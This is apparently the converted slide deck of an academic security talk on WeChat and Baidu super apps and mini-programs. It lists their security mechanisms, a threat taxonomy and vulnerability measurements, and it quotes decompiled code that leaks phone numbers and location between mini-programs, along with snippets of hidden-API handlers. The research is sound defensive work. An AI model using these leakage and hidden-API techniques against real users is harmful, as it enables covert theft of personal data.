



When Super Apps Become Operating Systems: The Good, The Bad, and The Ugly

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Acknowledgement



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- 1 One Size Does Not Fit All: Uncovering And Exploiting Cross Platform Discrepant APIs in Wechat. In **USENIX Security 2023** [WZL23a]
- 2 Uncovering and Exploiting Hidden APIs in Mobile Super Apps. In **CCS 2023** [WZL23b]
- 3 Don't Leak Your Keys: Understanding, Measuring, and Exploiting the AppSecret Leaks in Mini-Programs. In **CCS 2023** [ZYL23]
- 4 TAINTMINI: Detecting Flow of Sensitive Data in Mini-Programs with Static Taint Analysis. In **ICSE 2023** [WKZ⁺]
- 5 Cross Miniapp Request Forgery: Root Causes, Attacks, and Vulnerability Detection. In **CCS 2022** [YZL22]
- 6 A Measurement Study of Wechat Mini-Apps. In **SIGMETRICS 2021** [ZTY⁺21]

¹“SoK: Decoding the Super App Enigma: The Security Mechanisms, Threats, and Trade-offs in OS-alike Apps” <https://arxiv.org/pdf/2306.07495.pdf>


Mobile Super Apps are Becoming More and More Popular

"It's sort of like Twitter, plus PayPal, plus a whole bunch of things all rolled into one, with a great interface."


— Elon Musk




Mobile Super Apps are Becoming More and More Popular




Mobile Superapps in a Nutshell




The Taxonomy of Super Apps




The Taxonomy of Super Apps



The Taxonomy of Super Apps



Evolution of the Superapps




The Benefits a Superapp Can Offer

Hosts	Mobile OS (Native Apps)	Web Browsers (Web Apps)	Super Apps (Miniapps)
Example Platform	Android	Chrome	WeChat
System Resources?	●	○	●
Super-app Services?	○	○	●
User Data/States?	○	●	●
Account?	●	●	●
App Packages?	●	○	●
Cloud Services?	○	●	●
API Support?	Rich	Poor	Rich
Compatible with Platforms?	○	●	●
Backend?	○	●	○
Centralized Vetting?	●	○	●
Install-free?	○	●	●
Market?	●	○	●
Storage Consumption?	High	Low	Low
Update?	Client-based	Client-based	Server-based
Performance?	High	Browser-specific	Super-app-specific
Offline Loading?	High	Low	Median
Register and Login?	●	●	○

“●” represents full support; “○” represents partial support; “○” represents no support.

Security Measures At Front-ends



- (S1) Permission Mechanism
- (S2) Sandboxing
- (S3) API Restriction
- (S4) Cross-miniapp Allowlisting
- (S5) Designated Distribution Channel

Protected Resources

Contacts, Address, Location, Bluetooth, Audio, Camera, Photos, Files, JS Code Execution Environment


(S1) Permission Mechanism



Protected Resources

- 1 Contacts
- 2 Location
- 3 Address
- 4 Bluetooth
- 5 Audio
- 6 Video
- 7 Photo
- 8 ...



(S2) Sandboxing





Protected Files

- ▶ **Code package file**
- ▶ **Other Local files**
 - ① **Local temporary file** (The files automatically generated by mini-apps will be recycled by super-apps)
 - ② **Local cached file** (e.g., the videos, audio, and images)
 - ③ **Local user file** (e.g., the user preferences and configurations)


(S3) API Restriction



(S4) Cross-miniapp Allowlisting




(S5) Designated Distribution Channel



WeChat Miniapp Market

Security Measures At Back-ends



- (S6) Domain Allowlisting
- (S7) Secure Communication
- (S8) Role-Based Access Control
- (S9) Data Encryption
- (S10) Token-based Services Access
- (S11) User Token Isolation
- (S12) Code Vetting
- (S13) Account Protection

Protected Resources

External Web Domain, Internal Cloud, Database, Phone number, User Info, Werun data, Shareinfo, Miniapp Packages User Account

(S6) Domain Allowlisting & (S7) Secure Communication

Requirement for certificates

- ▶ Use a trusted certificate
- ▶ The domain name of the website where the SSL certificate is deployed must be the same as the domain name for which the certificate was issued.
- ▶ The certificate must not have been expired.
- ▶ The certificate's trust chain must be complete (server configuration is required).

配置服务器域名

① 身份验证 — ② 配置服务器域名

可前往[腾讯云](#)购买服务器资源及域名。公网访问如需安全防护可使用[安全网关](#)，防爬防刷防攻击，自研链路保护服务安全。

request合法域名

socket合法域名

uploadFile合法域名

downloadFile合法域名

udp合法域名

tcp合法域名





(S8) Role-Based Access Control

Access Control Rules

- 1 Only the creator can write the data (e.g., news article), but everyone can read it.
- 2 Only the creator can read and write the data (e.g., private photo album), other users cannot access it.
- 3 Only the admin can write the data (e.g., product info), but everyone can read it.
- 4 Only the admin can read and write the data (e.g., data in the backend that is not exposed).

	A miniapp read its own data	A miniapp write its own data	A miniapp read other miniapp's data	A miniapp write other miniapp's data	Admin read or write the data
Creator write only mode	✓	✓	✓	✗	✓
Creator read/write only mode	✓	✓	✗	✗	✓
Admin write only mode	✓	✗	✓	✗	✓
Admin read/write only mode	✗	✗	✗	✗	✓


(S9) Data Encryption & (S10-S11) Token-based Services Access



💡 Masterkey (MK)

The Masterkey (MK) is a vital key for cryptographic access control in mini-programs, generated by WeChat upon authentication. WeChat offers two MK-based protocols for accessing resources: encryption-based for sensitive data (S9) and token-based for services (S10,S11).

(S12) Code Vetting & (S13) Account Protection



Security Threats

Threats in the front-ends

- (T1) **Threats against permission** [WKZ⁺]
- (T2) **Cross-platform vulnerability** [WZL23a]
- (T3) **Cross-miniapp Request Forgery (CMRF)** [YZL22]
- (T4) **Hidden API access** [WZL23b]
- (T5) Post-vetting hot update

Threats in the back-ends

- (T6) Identity confusion [ZZL⁺22]
- (T7) **Master key misuse** [ZYL23]
- (T8) Abused API token
- (T9) Weak token isolation
- (T10) Evasive malware

(T1) Colluding on Privileged Data [WKZ⁺, LXX⁺20]

Leaking phone number

- ▶ The sender Mini-Program collects users' phone numbers
- ▶ The sender Mini-Program transfers them to another mini-program

```
1
2  getPhoneNumber: function(e) {
3    ...
4    n.globalData.btnCanClick = !0, wx.hideLoading(); else {
5      var o = {
6        iv: e.detail.iv,
7        encryptedData: e.detail.encryptedData,
8        type: n.globalData.appType
9      };
10     var l = n.getUrl("info");
11     t.default.post(l, o).then(function(e) {
12       if (200 == e.data.status) {
13         wx.hideLoading();
14         var t = e.data.data.phoneNumber;
15         ↪ this.data.phone_number = e.data.data.phoneNumber,
16         ↪ n.globalData.userInfo = {
17           phone_number: t }, console.log("Obtained Phone Number",
18         ↪ n.globalData.userInfo.phone_number), a.loginProcess(t);
19         } else n.wx_toast(e.data.message);
20       }); } },
21     wx.navigateToMiniProgram({
22       appId: e.linkAppid,
23       path: t,
24       extraData: {
25         mallId: this.data.mallId || "",
26         mallInfo: this.data.mallInfo || "",
27         memberId: this.data.memberId || "",
28         phoneNumber: this.data.phone_number || "", token:
29         ↪ this.data.token || "" })
```

(T1) Colluding on Privileged Data [WKZ+, LXX+20]

Leaking location data

- ▶ The receiver Mini-Program does not have permission to retrieve users' location
- ▶ The receiver Mini-Program receives location data from other Mini-Programs

```
1   var a = e.referrerInfo.extraData.location, n =  
    ↳ e.referrerInfo.extraData.imp_data, o =  
    ↳ e.referrerInfo.extraData.src_path;  
2   void 0 != a && void 0 != n && null != a && null != n  
3   "" == this.data.location ? (wx.showLoading({  
4     title: "Loading ..."  
5   }), this.locationApp(a, n, o)) : this.data.location = "";  
6   } catch (e) {}  
7   t.eventReady(function() {  
8     t.beginTime();  
9   });  
10  ...  
11  wx.request({  
12    url: "https://*****.***.***",  
13    data: location  
14  });
```


(T1) Colluding on Privileged Data [WKZ⁺, LXX⁺20]

TaintMini

- ▶ First **open source**, static taint analysis framework for Mini-Programs


Evaluated w/ 238K Mini-Programs

- ▶ **Empirical Results.** Identified 27,184 (11.38%) Mini-Programs contain sensitive data flows
- ▶ **Security Application.** Identified 455 colluding apps




Source code of TaintMini has been made available at: github.com/OSUSecLab/TaintMini




(T2) Cross-platform Vulnerability [WZL23a]



(T2) Cross-platform Vulnerability [WZL23a]





(T2) Cross-platform Vulnerability [WZL23a]

APIs	Permission Scope	Mobile		PC	
					
		—	—	—	—
		A	P	A	P
getLocation		✓	✓	✓	✓
chooseLocation	userLocation	✓	✓	✓	✓
startLocationUpdate		✓	✓	✓	✓
SLUBackground*	userLocationBackground	✓	✓	✓	✗
startRecord		✓	✓	✓	✓
joinVoIPChat	record	✓	✓	✓	✗
RecorderManager.start		✓	✓	✓	✓
createCameraContext		✓	✓	✓	✓
createVKSession	camera	✓	✓	✓	✗
openBluetoothAdapter		✗	✓	✓	✗
BLEPeripheralServer	bluetooth	✓	✓	✓	✗
saveImageToPhotosAlbum		✓	✓	✓	✓
saveVideoToPhotosAlbum	writePhotosAlbum	✓	✓	✓	✓
addPhoneContact	addPhoneContact	✓	✓	✓	✗
addPhoneRepeatCalendar		✓	✓	✓	✗
addPhoneCalendar	addPhoneCalendar	✓	✓	✓	✗
getWeRunData	werun	✓	✓	✓	✗

(T2) Cross-platform Vulnerability [WZL23a]

APIs				Mobile						Desktop		
				Android			iOS			Windows		
Name	Category	Type	Precision	A	S	U	A	S	U	A	S	U
createAudioContext	Media	➡	×	✓	×		✓	×		✓	×	
createBufferURL	Storage	➡	×	✓	×		✓	×		✓	×	
createCameraContext	Media	➡	×	✓	×		✓	×		✓	×	
createCanvasContext	Canvas	➡	×	✓	×		✓	×		✓	×	
createIntersectionObserver	WXML	➡	×	✓	×		✓	×		✓	×	
createLivePusherContext	Media	➡	×	✓	×		✓	×		✓	×	
createOffscreenCanvas	Canvas	➡	×	✓	×		✓	×		✓	×	
createSelectorQuery	WXML	➡	×	✓	×		✓	×		✓	×	
createWebAudioContext	Media	➡	×	✓	×		✓	×		✓	×	
getAccountInfoSync	OpenAPI	➡	×	✓	✓	×	✓	✓	✓	✓	✓	×
getAppAuthorizeSetting	Base	➡	×	✓	✓	✓	✓	✓	✓	✓	✓	×
getAppBaseInfo	Base	➡	×	✓	✓	✓	✓	✓	✓	✓	✓	✓
getDeviceInfo	Base	➡	×	✓	✓	✓	✓	✓	✓	✓	✓	✓
getLocalIPAddress	Device	➡	×	✓	✓	✓	✓	✓	×	✓	✓	×
getMenuButtonBoundingClientRect	UI	➡	×	✓	✓	×	✓	✓	✓	✓	✓	×
getPerformance	Base	➡	×	✓	✓	✓	✓	✓	×	✓	✓	×
getScreenBrightness	Device	➡	✓	✓	✓	✓	✓	✓	×	✓	✓	✓
getSystemInfo	Base	➡	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
getSystemInfoAsync	Base	➡	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
getSystemInfoSync	Base	➡	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
getSystemSetting	Base	➡	×	✓	✓	×	✓	✓	✓	✓	✓	×
getWindowInfo	Base	➡	×	✓	✓	×	✓	✓	✓	✓	✓	✓

(T3) Cross Miniapp Request Forgery (CMRF) [YZL22]



(T3) Cross Miniapp Request Forgery (CMRF)

WECHAT							
Category	No Use		Checked		Vulnerable		
	# app	%total	# app	%	# app	%	
Business	131,078	5.1	81	8.07	923	91.93	
E-learning	10,271	0.4	4	5.19	73	94.81	
Education	240,077	9.34	184	3.72	4,756	96.28	
Entertainment	29,442	1.14	140	33.02	284	66.98	
Finance	3,509	0.14	6	6.67	84	93.33	
Food	114,675	4.46	332	8.07	3,780	91.93	
Games	88,056	3.42	10	2.09	469	97.91	
Government	31,432	1.22	33	9.02	333	90.98	
Health	27,716	1.08	37	5.44	643	94.56	
Job	21,773	0.85	16	7.02	212	92.98	
Lifestyle	394,493	15.34	269	4.23	6,092	95.77	
Photo	9,039	0.35	3	4.41	65	95.59	
Shopping	989,498	38.48	743	2.56	28,304	97.44	
Social	20,671	0.8	6	2.99	195	97.01	
Sports	15,980	0.62	69	22.48	238	77.52	
Tool	261,467	10.17	122	3.72	3,161	96.28	
Traffic	35,412	1.38	53	9.28	518	90.72	
Travelling	10,524	0.41	5	3.62	133	96.38	
Uncategorized	83,983	3.27	0	0.0	18	100.0	
Total	2,519,096	97.96	2,113	4.03	50,281	95.97	

BAIDU							
Category	No Use		Checked		Vulnerable		
	# app	%total	# app	%	# app	%	
Automobile	356	0.24	0	0.0	2	100.0	
Business	5,201	3.5	0	0.0	113	100.0	
Charity	2	0.0	0	0	0	0	
E-commerce	96	0.06	0	0	0	0	
Education	1,378	0.93	0	0.0	3	100.0	
Efficiency	10,852	7.31	0	0.0	1	100.0	
Entertainment	195	0.13	1	11.11	8	88.89	
Finance	45	0.03	0	0.0	2	100.0	
Food	123	0.08	0	0	0	0	
Government	282	0.19	0	0.0	5	100.0	
Health	2	0.0	0	0	0	0	
Information	1,736	1.17	0	0.0	6	100.0	
IT tech	113	0.08	0	0	0	0	
Lifestyle	1,818	1.22	0	0	0	0	
Medical	97	0.07	0	0	0	0	
News	4	0.0	0	0	0	0	
Post service	163	0.11	0	0	0	0	
Real estate	1,510	1.02	0	0	0	0	
Shopping	116,093	78.17	0	0.0	327	100.0	
Social	205	0.14	0	0	0	0	
Sports	145	0.1	0	0	0	0	
Tool	46	0.03	0	0	0	0	
Traffic	226	0.15	0	0.0	1	100.0	
Travelling	1,473	0.99	0	0	0	0	
Uncategorized	5,857	3.94	0	0.0	25	100.0	
Total	148,018	99.67	1	0.2	493	99.8	

(T4) Hidden APIs [WZL23b]

Attacks Caused by Hidden APIs

- ▶ Arbitrary Web Page Access
- ▶ Malware Download and Installation
- ▶ Screenshot-based Information Theft
- ▶ Phone Number Theft
- ▶ Contact Information Theft

```
1 // Documented API Implementation of Baidu
2 package com.baidu.swan.apps.scheme.actions.f;
3 public class a extends aa {
4     public a (e context) {
5         super(context, "/swanAPI/getLocation");
6     }
7
8     @Override
9     public boolean a (Context c, Scheme s, CallbackHandler cb, SwanApp a){
10         // some other logic
11     }
12 }
13
14 // Unocuemented API Implementation of Baidu
15 package com.baidu.swan.apps.impl.account.a;
16 public class f extends aa {
17     public f (e context) {
18         super(context, "/swanAPI/getBDUSS");
19     }
20
21     @Override
22     public boolean a (Context c, Scheme s, CallbackHandler cb, SwanApp a){
23         // some other logic
24     }
25 }
```

(T4) Hidden APIs [WZL23b]

JavaScript Framework Layer

```

1 WeixinJSBridge = function(global) {
2   var NativeGlobal = global.NativeGlobal;
3   var globalCount = 0;
4
5   function invokeMethod(apiName, params, callbackHandler) {
6     params = WeixinNativeBuffer.pack(params);
7     var filteredParams = paramFilter(params || {}),
8       callbackId = ++globalCount;
9     callbackQueue[callbackId] = callbackHandler,
10    a(apiName, params, callbackId) {
11      callbackId = NativeGlobal.invokeHandler(apiName, params,
12        callbackId);
13      invokeCallbackHandler(callbackId, callbackHandler)
14    }(apiName, filteredParams, callbackId)
15  }
16  return this;
17 }(global);

```

Service Abstraction Layer

```

1 // Implementation of invoke handler in Java framework
2 package com.tencent.magicbrush;
3 public abstract class MBRuntime {
4   protected String nativeInvokeHandler(String apiName, String apiParam, int id) {
5     if (this.nativeHandler != null) {
6       try {
7         return this.nativeHandler.invoke(apiName, apiParam, id);
8       } catch (Throwable e) {
9         Logger.printStackTrace("MBRuntime", e, "crash when invoke jsapi!");
10        throw e;
11      }
12    }
13    Logger.error("MBRuntime", "no native invoke handler");
14    return "";
15  }
16 }

```


Customized V8 Layer

```

